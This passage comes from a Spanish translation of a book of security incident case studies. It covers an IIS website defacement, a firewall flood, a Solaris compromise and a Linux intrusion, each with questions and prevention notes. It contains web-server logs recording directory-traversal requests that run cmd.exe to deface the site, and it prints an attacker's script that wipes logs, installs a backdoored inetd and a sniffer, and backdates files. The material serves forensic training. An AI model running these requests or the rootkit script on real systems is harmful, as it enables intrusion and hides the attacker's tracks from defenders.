03/03/2001 4:02 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80
GET /scripts/../../../../winnt/system32/cmd.exe /c+dir+c:\ 200 730 484 3
1 www.victim.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)
```

```
03/03/2001 4:02 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80
GET /scripts/../../../../winnt/system32/cmd.exe /c+dir+c:\asfroot\ 200 6
66 492 47 www.victim.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows
+98)
```

```
03/03/2001 4:02 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80
GET /scripts/../../../../winnt/system32/cmd.exe /c+dir+c:\inetpub\ 200 7
49 492 32 www.victim.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows
+98)
```

```
03/03/2001 4:02 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80
GET /scripts/../../../../winnt/system32/cmd.exe /c+dir+c:\inetpub\wwwroo
t 200 1124 499 47 www.victim.com Mozilla/4.0+(compatible;+MSIE+5.0;
+Windows+98)
```

```
03/03/2001 4:02 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80
GET /mmc.gif - 404 3387 440 0 www.victim.com Mozilla/4.0+(compati
ble;+MSIE+5.0;+Windows+98)
```

```
03/03/2001 4:02 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80
GET /mmc.gif - 404 3387 439 0 www.victim.com Mozilla/4.0+(compatib
le;+MSIE+5.0;+Windows+98)
```

```
03/03/2001 4:02 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80
GET /scripts/../../../../winnt/system32/cmd.exe /c+dir+d:\ 200 747 484 1
6 www.victim.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)
```

```
03/03/2001 4:03 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80
GET /scripts/../../../../winnt/system32/cmd.exe /c+dir+d:\wwwroot\com 2
00 229 496 32 www.victim.com Mozilla/4.0+(compatible;+MSIE+5.0;+Win
dows+98)
```

```
03/03/2001 4:03 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80
GET /scripts/../../../../winnt/system32/cmd.exe /c+dir+d:\wwwroot\ 200 4
113 492 47 www.victim.com Mozilla/4.0+(compatible;+MSIE+5.0;+Window
s+98)
```

```
03/03/2001 4:03 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80
GET /buzzxyz.html - 200 228 444 16 www.victim.com Mozilla/4.0+(com
patible;+MSIE+5.0;+Windows+98)
```

```
03/03/2001 4:03 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80
GET /xyzBuzz3.swf - 200 245 324 5141 www.victim.com Mozilla/4.0+(c
ompatible;+MSIE+5.0;+Windows+98)
```

```
03/03/2001 4:03 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80
GET /index.html - 200 228 484 0 www.victim.com Mozilla/4.0+(compat
ible;+MSIE+5.0;+Windows+98) http://www.victim.com/buzzxyz.html
```

Una vez que el atacante se familiarizó con el sistema, comenzó el ataque. En primer lugar, renombró una página Web auxiliar para comprobar sus posibilidades:

```
03/03/2001 4:05 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80
GET /scripts/../../../../winnt/system32/cmd.exe /c+rename+d:\wwwroot\det
our.html+detour.html.old 502 355 522 31 www.victim.com Mozilla/4.0+
(compatible;+MSIE+5.0;+Windows+98)
```

Después creó un directorio llamado `c:\ArA`, para trabajar en él; copió `cmd.exe` a esta área de trabajo; y lo renombró como `cmd1.exe`.

```
03/03/2001 4:05 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80
GET /scripts/../../../../winnt/system32/cmd.exe /c+md+c:\ArA\ 502 355 48
8 31 www.victim.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)
```

```
03/03/2001 4:05 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80
GET /scripts/../../../../winnt/system32/cmd.exe /c+copy+c:\winnt\system3
2\cmd.exe+c:\ArA\cmd1.exe 502 382 524 125 www.victim.com Mozilla/4.
0+(compatible;+MSIE+5.0;+Windows+98)
```

Lo anterior es el último resultado de la búsqueda de la cadena `cmd.exe`. Queda bastante claro que el atacante utilizó `cmd1.exe` para realizar el trabajo sucio. La búsqueda de la cadena `cmd1.exe` produjo el resultado que se muestra a continuación.

En la primera entrada que encontramos de `cmd.exe` como cadena de búsqueda, observamos que el atacante construye la página Web que quiere utilizar para reemplazar a la auténtica página Web del servidor:

```
03/03/2001 4:07 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80
GET /scripts/../../../../ArA/cmd1.exe /c+echo+"<title>SKI</title><center
><H1><b><u>****</u></H1><br><h2>You,+my+
friendz+,are+completely+owned.+I'm+here,+your+security+is+nowhere.<
br>Someone+should+check+your+system+security+coz+you+sure+aren't.<b
r></h2>"++c:\ArA\default.htm 502 355 763 31 www.victim.com Mozilla
/4.0+(compatible;+MSIE+5.0;+Windows+98)
```

El atacante hizo una copia de seguridad del sitio Web original:

```
03/03/2001 4:08 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80
GET /scripts/../../../../ArA/cmd1.exe /c+rename+d:\wwwroot\index.html+in
dex.html.old 502 355 511 16 www.victim.com Mozilla/4.0+(compatible;
+MSIE+5.0;+Windows+98)
```

Finalmente, el atacante copió la página Web que acababa de crear sobre el sitio Web original y contempló su obra:

```
03/03/2001 4:10 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80
GET /scripts/../../../../ArA/cmd1.exe /c+copy+c:\ArA\default.htm+d:\wwwr
oot\index.html 502 382 514 31 www.victim.com Mozilla/4.0+(compatibl
e;+MSIE+5.0;+Windows+98)
```

```
03/03/2001 4:11 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80
GET /index.html - 200 276 414 15 www.victim.com Mozilla/4.0+(compa
tible;+MSIE+5.0;+Windows+98)
```

Como se puede observar en los archivos de registro, el ataque solamente duró diez minutos.



RESPUESTAS

1. El atacante utilizó la «vulnerabilidad de análisis de solicitud de archivo al servidor Web» que se detalla en la base datos del CVE como #CVE-2000-0886, para conseguir entrar en el servidor Web.
2. El atacante hizo una copia de `cmd.exe` y lo renombró como `cmd1.exe`, lo que oculta sus huellas en una auditoría, obligando al investigador forense a utilizar un patrón de búsqueda nuevo en el registro.



PREVENCIÓN

La prevención de este ataque podría haber sido muy simple si el software del servidor Web hubiera estado actualizado. El parche para esta vulnerabilidad que utilizó el atacante, ya existía cinco meses antes de la intrusión al sistema. En este caso, el parche estaba en forma de *hot-fix* y en el momento de escribir este libro aún no estaba disponible como un paquete de servicio completo. Los administradores habían instalado todos los paquetes de servicio pero no habían instalado *hot-fixes* adicionales.

Una adecuada actualización del servidor Web podría haber evitado este ataque. Cuando se está ejecutando este ataque, los atacantes ejecutan comandos utilizando la cuenta `IUSR_COMPTEPRNAME`. Esta cuenta no tiene privilegios especiales de administrador, solamente los privilegios que se le dan a `EVERYONE` (todos). El grupo `EVERYONE` posee, de forma predeterminada, permisos para ejecutar todos los comandos ubicados en el directorio `%winnt%/system32`. En la mayoría de servidores de este tipo, los administradores son los únicos usuarios que necesitan ejecutar estos comandos desde la consola. Eliminando los derechos para el grupo `EVERYONE` para ejecutar los comandos en el directorio `%winnt%/system32`, se podría haber evitado este ataque y la mayoría de ataques del mismo tipo.



RESOLUCIÓN

Para poder resolver el daño causado por la intrusión al sistema, la compañía decidió reconstruir el servidor instalando el último software disponible. Aunque no siempre es necesario, una reconstrucción completa es la mejor forma

de recuperar la confianza plena en el software de un equipo después de un ataque. Para tener una responsabilidad y seguridad continuada, se asignó el mantenimiento del sistema a una única persona. Además, para dejar su conciencia tranquila, la compañía también contrató una auditoria de seguridad con una empresa externa para evaluar posibles ataques en su infraestructura interna. No se produjeron más daños. Sin embargo, unas semanas más tarde, la compañía necesitó otra vez asistencia en materia de seguridad; esto se detalla en el Desafío 2. «The Insider».

RECURSOS ADICIONALES

El proyecto Honeynet del mes de febrero del 2001 describía un ataque similar a éste:

<http://project.honeynet.org/scans/scan12/>

En el boletín de seguridad de Microsoft se puede encontrar información sobre vulnerabilidades, incluyendo posibles parches:

<http://www.microsoft.com/technet/security/bulletin/ms00-086.asp>

La siguiente entrada en CVE:

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0886>



DESAFÍO 17

Gluttony¹

por Shon Harris, National Guard
Information Warfare Unit
y Mike Schiffman, @stake, Inc.

Industria:	Ventas/Ingeniería de Redes
Complejidad del Ataque:	Baja
Complejidad de la Prevención:	Baja
Complejidad de la Resolución:	Baja

¹ Nota del traductor: Este título se traduce como Glotonería.

Rafael trabajaba como ingeniero de una red de 1200 computadoras en la Compañía Kimura. Ésta estaba especializada en la construcción y actualización de redes de clientes y tenía un gran peso en el sector de ventas de dispositivos de red y productos software. La red, mostrada en la Figura C17.1, tenía fundamentalmente equipos con Windows 98 y servidores NT. La red estaba dividida en dos subredes (una era el DMZ que albergaba el servidor Web), un servidor de correo y un servidor DNS. El DMZ está separado de la red interna por un Cortafuegos-1 Checkpoint con la versión 4.0.

JUEVES, 11 DE ENERO DE 2001, 14:12

Eran poco más de las 2:00 P.M de un jueves, y Rafael estaba terminando de hacer una imagen de un cliente y un servidor Windows NT que estaba actualizando. Esto era parte del protocolo estándar ya que la configuración incluía un nuevo paquete de servicio y cambios en las entradas del registro. Estas nuevas imágenes se enviaban a la biblioteca de copias de seguridad de la compañía para utilizarlas en caso de necesidad.

Después de terminar, Rafael se fue a su despacho para responder unos cuantos correos electrónicos, y con la esperanza de salir de la oficina un poco antes para irse a estudiar en examen CISSP (Certified Information Systems Security Profesional – Certificado de profesional de seguridad de sistemas de información.)




Figura C17.1. La red de Kimura tal y como estaba cuando ocurrió el incidente.

Cuando se sentó, Rafael echó un vistazo a la pantalla donde se estaba realizando la monitorización de los cortafuegos, y se dio cuenta de que uno de los cortafuegos no respondía. De la representación gráfica se podía deducir que el cortafuegos estaba muerto. Sintiendo en el alma que no podría salir antes, se fue a la sala donde estaban los servidores para intentar averiguar cuál era el problema.

De camino a la sala, Rafael se encontró con Amanda, otra ingeniera especialista en redes, que andaba muy deprisa mirando su busca. Amanda le dijo a Rafael que acababa de recibir un mensaje indicándole que había un problema con uno de los cortafuegos, había dejado de redirigir el tráfico. Rafael pensó que podría decirle a Amanda que lo mirara ella, de forma que él pudiera escaquearse e irse a estudiar, pero decidió hacerlo él mismo. Una vez dentro de la sala de servidores, Rafael vio que el cortafuegos estaba teniendo problemas de memoria, ya que el directorio /tmp estaba lleno. Rafael no había visto nada parecido anteriormente; miró en otros directorios del sistema para intentar averiguar qué estaba ocurriendo. Después de mirar muchos archivos de configuración, instalación y algún que otro directorio, no pudo encontrar nada sospechoso, por lo que borró los archivos del directorio /tmp y reinició el servidor. El servidor se inició sin problemas, y Rafael se puso a investigar algo más para intentar encontrar alguna prueba de un posible problema que se le hubiera pasado por alto.

Rafael se pasó por el despacho de Amanda y le explicó la situación. Le preguntó si había ocurrido algo diferente en el cortafuegos, si se había actualizado algún software, nuevas configuraciones o algún comportamiento extraño ocurrido recientemente. Amanda respondió que no a todas las preguntas, y Rafael se volvió a su despacho. Después de contestar numerosos correos electrónicos, comprobó de nuevo el software de monitorización de los cortafuegos, sin embargo todo parecía normal. Alrededor de las 4:00 P.M., Rafael se fue a casa hojeando su libro de Tipton/Krause, para estudiar el examen CISSP.

VIERNES, 12 DE ENERO DE 2001, 11:03

Al volver al trabajo al día siguiente alrededor de las 11:00 A.M., Rafael se dio cuenta de que el mismo cortafuegos estaba a un 100 por cien de utilización de la CPU, y su rendimiento era extremadamente lento. Esta vez, Rafael fue a comprobar los archivos de registro del router, y vio signos evidentes de un barrido de puertos que había comenzado en el puerto 1 y terminado en el puerto 6550.

Archivo de registro del router

```
12Jan2001 10:32:54 Accept 192.168.6.2 172.20.10.2 1 TCP
12Jan2001 10:33:02 Accept 10.2.52.78 172.20.10.2 2 TCP
12Jan2001 10:33:10 Accept 10.87.38.93 172.20.10.2 3 TCP
12Jan2001 10:33:43 Accept 192.168.80.23 172.20.10.2 4 TCP
12Jan2001 10:34:04 Accept 192.168.67.83 172.20.10.2 5 TCP
12Jan2001 10:34:17 Accept 192.168.134.32 172.20.10.2 6 TCP
```

```

12Jan2001 10:34:53 Accept 192.168.80.23 172.20.10.2 7 TCP
12Jan2001 10:35:08 Accept 172.23.98.2 172.20.10.2 8 TCP
[...entries deleted for brevity's sake...]
12Jan2001 10:56:40 Accept 192.168.242.42 172.20.10.2 6549 TCP
12Jan2001 10:56:51 Accept 10.98.242.42 172.20.10.2 6550 TCP

```

Rafael comprobó los archivos de registro del día anterior, y descubrió que había ocurrido lo mismo, cuando el cortafuegos se había quedado sin memoria. Por lo que comprobó los archivos de registro del cortafuegos.

Archivo de registro del cortafuegos

```

15589 12-Jan-01 11:00:03 accept daemon inbound tcp 192.168.16.52
    172.20.10.2 http 43822
16529 12-Jan-01 11:00:05 accept daemon inbound tcp 10.0.0.8
    172.20.10.2 http 28923
17015 12-Jan-01 11:00:07 accept daemon inbound tcp 172.30.3.32
    172.20.10.2 http 50373
17027 12-Jan-01 11:00:09 accept daemon inbound tcp 172.18.87.90
    172.20.10.2 http 23173
17028 12-Jan-01 11:00:11 accept daemon inbound tcp 10.13.3.211
    172.20.10.2 http 63992
17029 12-Jan-01 11:00:12 accept daemon inbound tcp 10.122.45.145
    172.20.10.2 http 34927
17030 12-Jan-01 11:00:14 accept daemon inbound tcp 10.142.198.25
    172.20.10.2 http 57424
17038 12-Jan-01 11:00:15 accept daemon inbound tcp 10.98.242.242
    172.20.10.2 http 48456
17039 12-Jan-01 11:00:17 accept daemon inbound tcp 192.168.2.23
    172.20.10.2 http 23409
17040 12-Jan-01 11:00:19 accept daemon inbound tcp 192.168.3.93
    172.20.10.2 http 34824
17041 12-Jan-01 11:00:20 accept daemon inbound tcp 172.19.134.13
2 172.20.10.2 http 50348
17042 12-Jan-01 11:00:22 accept daemon inbound tcp 10.198.167.18
3 172.20.10.2 http 48347
17043 12-Jan-01 11:00:23 accept daemon inbound tcp 10.134.118.45
    172.20.10.2 http 54827

```

El corazón de Rafael comenzó a acelerarse. Hasta ahora, la compañía no había tenido ningún problema de seguridad, excepto cuando un empleado de contabilidad intentó cambiar su salario en la base de datos de recursos humanos. La lista de control de acceso del cortafuegos rechazaba el tráfico de la mayoría de los puertos con privilegios (los puertos por debajo del 1024). Las reglas permitían entrar a la red a través de FTP, HTTP, SSL y SSH.

Rafael se puso cómodo y comenzó a mirar los archivos de registro línea a línea, intentando reunir la secuencia de eventos y la causa que había provocado el problema en el cortafuegos. Se dio cuenta de que el contador de paquetes, que normalmente estaba entre los 20-70 paquetes por segundo, saltaba durante el ataque a los 650, e incluso a 1500 por segundo.

Mirando los registros, averiguó que se había producido un barrido de al menos 23.500 puertos. Aproximadamente el 65 por 100 de los paquetes eran TCP, el 13 por 100 eran UDP y solamente el 9 por 100 eran ICMP. Cuando se puso a mirar de dónde provenía todo este tráfico, descubrió que todas las direcciones IP eran diferentes, y que parecían haber sido generadas aleatoriamente. El número de puertos barridos parecía haber sido elegido aleatoriamente y no seguía un patrón específico.



PREGUNTAS

1. ¿Qué tipo de ataque se llevó acabo en la red?
2. ¿Cómo funciona este tipo de ataque?
3. ¿Qué hace que este tipo de ataque tenga éxito?
4. ¿Qué tipo de herramientas se pueden utilizar para realizar este tipo de ataque?



DESAFÍO 18

The Sharpest Tool in the Shed¹

por Eric Maiwald, Fortrex Technologies, Inc.

Industria:	Ingeniería de equipos de diagnóstico médico
Complejidad del Ataque:	Moderada
Complejidad de la Prevención:	Baja
Complejidad de la Resolución:	Difícil

¹ Nota del traductor: Este título se traduce como La Herramienta más Afilada del Cobertizo.

Durante el incidente descrito en este desafío, fue burlada la seguridad de un gran número de sistemas Solaris de varias organizaciones. Este caso de estudio proporcionará información desde el punto de vista de una de las más grandes de estas organizaciones. La organización en cuestión es una gran empresa de diagnóstico médico, con diversos sistemas conectados a Internet. Los sistemas de la organización son mantenidos por varios departamentos, no existiendo un control central.

SÁBADO, 01 DE JULIO DE 2000, 07:00

El sábado por la mañana temprano, Robert, el administrador encargado del sistema de correo electrónico principal, fue avisado por el servicio de asistencia técnica 24 horas. Los usuarios se estaban quejando de problemas con el correo en un servidor Solaris. Se conectó al sistema a través de SSH (shell segura) y descubrió que, efectivamente, no funcionaba adecuadamente. Después de una investigación más a fondo se dio cuenta de que el sistema montado con NFS, que se utilizaba para mover el correo de los servidores de correo a la *shell* del servidor, había fallado.

Robert intentó montar otra vez los sistemas de archivos, pero fallaba cada vez que lo intentaba. Llamó a otro administrador del sistema y juntos intentaron abordar el problema. Más tarde, ese mismo día, llegaron a la conclusión de que los archivos lock (de cierre) no funcionaban adecuadamente, causando problemas en el correo. Los administradores trabajaron el resto del día, incluyendo la noche, para intentar que el correo funcionara. El último intento fue reconstruir procmail (utilizado como agente de correo en los sistemas) para que no tuvieran que utilizarse archivos lock. El domingo por la tarde, el correo volvía a funcionar gracias a la reforma de procmail. Los administradores se fueron a casa a dormir.

DOMINGO, 02 DE JULIO DE 2000, 08:00

Se avisó a Robert y a otros administradores para que fueran a trabajar ya que el servidor había dejado de funcionar otra vez. Después de examinar el sistema, encontraron que cientos de procesos pine (programas de correo y noticias de Internet) estaban colgados. Un análisis más exhaustivo mostró que los procesos pine estaba esperando que se liberaran los archivos lock. Una vez encontrado el problema, se procedió a reconstruir los procesos pine para que no necesitaran los archivos lock. Durante este proceso, la *shell* y los servidores de correo fueron reiniciados en numerosas ocasiones.

DOMINGO, 02 JULIO DE 2000, 15:00

Patty, la administradora de Solaris de otro departamento, se conectó a uno de sus sistemas para leer el correo y encontró un mensaje de uno de sus usuarios. El mensaje

decía que el usuario había estado trabajando en la consola del sistema, y había visto un mensaje que le decía que `inetd` no podía acceder a los puertos 23 y 21. Había visto el mensaje la mañana anterior (el sábado 1 de julio). Patty pensó que era bastante extraño, por lo que decidió investigar el sistema.

Cuando Patty se conectó al sistema, todo parecía estar ejecutándose correctamente. Viendo los procesos que estaban ejecutándose, encontró tres copias de `inetd`. Como esto no era lógico, mató dos de los procesos y se puso a comprobar los registros. Los mensajes que aparecían en el archivo eran, en efecto, muchas entradas diciendo que `inetd` no podía enlazarse con los puertos 23 y 21, pero no había ninguna otra entrada fuera de lo normal.

Patty decidió comprobar otros sistemas Solaris a su cargo para ver si funcionaban adecuadamente. Sin embargo encontró el mismo problema en otros dos sistemas. Como en el primer caso, mató los procesos `inetd` sobrantes. Después de completar el trabajo, decidió enviar un correo electrónico a su jefe comunicándole el problema, para ver si él sabía qué podría haber ocurrido para que se iniciasen los procesos `inetd` sobrantes.

LUNES, 03 DE JULIO DE 2000, 08:00

Sam, el director de seguridad de la organización, fue a su oficina y comprobó el correo, encontrando un correo electrónico del Equipo de Respuesta ante una Emergencia Informática (CERT). El correo electrónico del CERT le informó que había un sistema atacado recientemente que contenía archivos registro con los nombres de otros sistemas atacados. El correo electrónico se envió a Sam, ya que parte de los nombres eran de su organización. No se incluía ninguna otra información sobre el ataque, si bien había una petición de copia de un archivo llamado `neet.tar`. El correo electrónico decía que era un archivo que aparentemente copiaba todo de otros sistemas atacados.

Sam comenzó a llamar a los administradores de varios sistemas de la lista para averiguar si los sistemas habían sido atacados. También llamó a Rober y Patty, que le informaron sobre lo ocurrido durante el fin de semana. Se les pidió a todos los administradores del sistema de la organización que comprobasen sus sistemas, para encontrar alguna prueba de que hubieran sido atacados e informaran. Sam no tenía ningún plan de respuesta ante incidentes, por lo que intentó organizar la información lo mejor posible.

Un administrador llamó para decir que había una copia de `neet.tar` en el directorio `/tmp` del sistema. Después de examinar el archivo `neet.tar` se obtuvo la siguiente información.

El archivo `neet.tar` contenía los siguientes otros archivos: `bd`, `doc`, `ps`, y `update`. También había un ejecutable llamado `milk` en el directorio `/tmp` que no estaba incluido en `neet.tar`. El archivo `bd` era un *script* que parecía mostrar lo que se había hecho a los sistemas:

```

unset HISTFILE; unset SAVEHIST
cp doc /usr/sbin/inetd;
chown root /usr/sbin/inetd;
chgrp root /usr/sbin/inetd;
touch 0716000097 /usr/sbin/inetd;
rm -rf doc /tmp/bob /var/adm/messages /usr/lib/nfs/statd /usr/openw
in/bin/rpc.ttdb* /usr/dt/bin/rpc.ttdb*
rm -rf /var/log/messages /var/adm/sec* /var/adm/mail* /var/log/mail
* /var/adm/sec*
/usr/sbin/inetd -s;
/usr/sbin/inetd -s;
telnet localhost;
/usr/sbin/inetd -s;
ps -ef | grep inetd | grep bob | awk '{print "kill -9 " $2 }' > boo
chmod 700 boo
./boo
ps -ef | grep nfs | grep statd | awk '{print "kill -9 " $2 }' > boo
chmod 700 boo
./boo
ps -ef | grep ttdb | grep -v grep | awk '{print "kill -9 " $2 }' >
boo
chmod 700 boo
./boo
rm -rf boo
mkdir /usr/man/tmp
mv update ps /usr/man/tmp
cd /usr/man/tmp
echo 1 \"../update -s -o output\" > /kernel/pssys
chmod 755 ps update
./update -s -o output &
cp ps /usr/uch/ps
mv ps /usr/bin/ps
touch 0716000097 /usr/bin/ps /usr/uch/ps
cd /
ps -ef | grep bob | grep -v grep
ps -ef | grep stat | grep -v grep
ps -ef | grep update

```

El script *bd* permitió a Sam y a otros administradores que vieran qué había ocurrido en los sistemas. Después de esto, fueron capaces de revocar los cambios hechos a los sistemas y devolverlos a la normalidad. Sam no tuvo que reinstalar el sistema operativo ya que pudo encontrar el *script*.



PREGUNTAS

A partir de la descripción del ataque y del *script* *bd* anterior, debería ser capaz de contestar a las siguientes preguntas:

1. De entre todas las vulnerabilidades ¿cuál fue la que se utilizó para acceder a los sistemas?
2. ¿Qué puerta trasera se dejó abierta el atacante para poder volver a entrar al sistema?
3. Dado que el programa `update` es un rastreador ¿dónde escondió el *hacker* sus programas y el archivo de registro?



DESAFÍO 19

Omerta

por Dave Dittrich, Universidad
de Washington

Industria:	Universidad
Complejidad del Ataque:	Diabólica
Complejidad de la Prevención:	Baja
Complejidad de la Resolución:	Moderada

El siguiente incidente es un ejemplo de una intrusión bastante compleja, ocurrido en una universidad del este. Este desafío es un buen ejemplo de algunas de las técnicas que puede utilizar un atacante para borrar sus huellas e impedir que se detecte la intrusión, además de mostrar algunas de las técnicas avanzadas que se utilizaron.

JUEVES, 26 DE SEPTIEMBRE DE 2000, 14:00

Una tarde, Robert, un profesor de una gran universidad del este que disponía de una estación de trabajo con la versión Red Hat de Linux, se dio cuenta que había una entrada sospechosa al final del archivo de configuración de un proceso demonio de servicio de Internet, `inetd.conf`.

Entrada sospechosa de `/etc/inetd.conf`

```
netstat stream tcp nowait root /usr/lib/netstat netstat
```

Robert estaba familiarizado con Linux y sabía que una entrada en este tipo de archivos era algo sospechosa, por lo que llamó a una compañera, Alice, que lo comprobó. Alicia también tenía Red Hat instalado con los mismos discos (RedHat 6.2), con las mismas opciones (instalación por defecto) y en la misma fecha (7 de septiembre de 2000) que Robert. Hizo una simple comprobación para ver si también tenía la misma línea. Pero no fue así.

Normalmente Robert ejecutaba una pequeña aplicación en X-Windows para controlar la CPU y medir la ocupación de la CPU, y en aquel momento se percató de que casi llegaba al 100 por 100 de utilización. Ejecutó el programa `top` y vio que la utilización era del 90 por 100 en el mismo momento, y que no se mostraba ningún proceso ejecutándose que motivara la diferencia. Robert tenía bastante curiosidad por lo que estaba ocurriendo, pero aún no estaba preocupado. Tenía que irse, por lo que dejó el problema para el día siguiente.

VIERNES, 27 DE SEPTIEMBRE DE 2000, 10:00

A la mañana siguiente, Robert copió los programas `ps`, `netstat`, `ls`, y `top` de su máquina a la de Alice, utilizando una copia conocida de `netcat`. Se imaginaba que podría haber algo raro en estos programas, lo cual podría haber producido el incidente, por ejemplo que hubieran sido modificados. Comparó la suma de control de MD5 de estos programas, y se dio cuenta de que eran idénticos a los del sistema de Alicia. Esto parecía descartar un rootkit (un conjunto de sustituciones de los comandos estándar de un sistema operativo pensado para engañar a un usuario), por lo que Robert no tuvo ningún problema en confiar en estos programas. Pero ¿qué pasaba con la utilización de la CPU y con la línea extra de `inetd`?

Como todavía no estaban satisfechos, Robert y Alicia analizaron cuidadosamente los archivos de registro del sistema. No había ningún signo de intento de intrusión o acceso no autorizado, pero sí había algo muy sospechoso: no existían *registros de conexión* en `/var/log/secure` del periodo que iba del 7 al 14 de septiembre, además Robert sabía que él había accedido al sistema en ese periodo de tiempo. Esto corroboraba el hecho de que se había accedido al sistema como root. Llegado a este punto, Robert estaba bastante seguro de que la seguridad de su sistema *tenía* que haber sido burlada, pero no tenía idea de cómo.

MIÉRCOLES, 28 DE SEPTIEMBRE DE 2000, 16:20

Alicia le contó el incidente al equipo de respuesta a incidentes de la universidad, mostrando lo que habían encontrado. El equipo de respuesta a incidentes avisado por Rober y Alicia capturaron el tráfico de la red utilizando `tcpdump`, para evitar que se notara actividad y permitir un posterior análisis pericial del sistema. Con ayuda del equipo, Alice configuró `tcpdump` conectándose a un sistema adyacente que compartía el mismo hub (concentrador), y quedó con el equipo para que viniera al día siguiente.

JUEVES, 29 DE SEPTIEMBRE DE 2000, 13:00

Frank, que estaba a cargo de los incidentes, trajo un equipo portátil con un disco duro muy grande, que contenía un paquete de análisis de redes y herramientas de análisis. El portátil estaba conectado al mismo hub que servía al sistema sospechoso y a los otros dos.

Comenzó realizando un análisis con `nmap` de los sistemas sospechosos, utilizando el portátil:

```
laptop# nmap -sS -p1- -O victim.chemistry.set.edu
Starting nmap V. 2.53 by fyodor@insecure.org ( www.insecure.org/nmap/ )
Insufficient responses for TCP sequencing (2), OS detection will be
MUCH less reliable
Interesting ports on victim.chemistry.set.edu (192.168.4.20):
(The 65523 ports scanned but not shown below are in state: closed)
Port      State      Service
22/tcp    open       ssh
25/tcp    open       smtp
80/tcp    open       http
111/tcp   open       sunrpc
113/tcp   open       auth
515/tcp   open       printer
932/tcp   open       unknown
945/tcp   open       unknown
1036/tcp  open       unknown
1037/tcp  open       unknown
3457/tcp  open       vat-control
```

```
32411/tcp open      unknown
```

```
Remote operating system guess: Linux 2.1.122 - 2.2.14
```

```
Nmap run completed - 1 IP address (1 host up) scanned in 40
seconds
```

Fran se conectó al sistema sospechoso y ejecutó el programa `lsof` para listar los descriptores de archivos del sistema de la capa de transporte de la red. Por lo que pudieron comparar las dos listas:

```
victim# lsof | egrep "TCP|UDP"
portmap      325    root    3u    IPv4    256      UDP *:sunrpc
portmap      325    root    4u    IPv4    257      TCP *:sunrpc (LISTEN)
identd       438    root    4u    IPv4    364      TCP *:auth (LISTEN)
identd       439    root    4u    IPv4    364      TCP *:auth (LISTEN)
identd       442    root    4u    IPv4    364      TCP *:auth (LISTEN)
identd       444    root    4u    IPv4    364      TCP *:auth (LISTEN)
identd       445    root    4u    IPv4    364      TCP *:auth (LISTEN)
lpd          502    root    6u    IPv4    447      TCP *:printer (LISTEN)
sendmail     551    root    4u    IPv4    483      TCP *:smtp (LISTEN)
httpd        580    root   16u    IPv4    543      TCP *:www (LISTEN)
sshd2        590    root    3u    IPv4    521      TCP *:ssh (LISTEN)
rpc.statd    3734    root    0u    IPv4   12546    UDP *:943
rpc.statd    3734    root    1u    IPv4   12549    TCP *:945 (LISTEN)
httpd       12795    root   16u    IPv4    543      TCP *:www (LISTEN)
httpd       12796    root   16u    IPv4    543      TCP *:www (LISTEN)
httpd       12797    root   16u    IPv4    543      TCP *:www (LISTEN)
httpd       12798    root   16u    IPv4    543      TCP *:www (LISTEN)
httpd       12799    root   16u    IPv4    543      TCP *:www (LISTEN)
httpd       12800    root   16u    IPv4    543      TCP *:www (LISTEN)
httpd       12801    root   16u    IPv4    543      TCP *:www (LISTEN)
httpd       12802    root   16u    IPv4    543      TCP *:www (LISTEN)
```

Frank localizó inmediatamente algo gracias a la salida de `nmap`— dos servicios de barrido de los puertos 3457 y 32411, que no parecían pertenecer al sistema. ¿Qué hacían estos servicios?

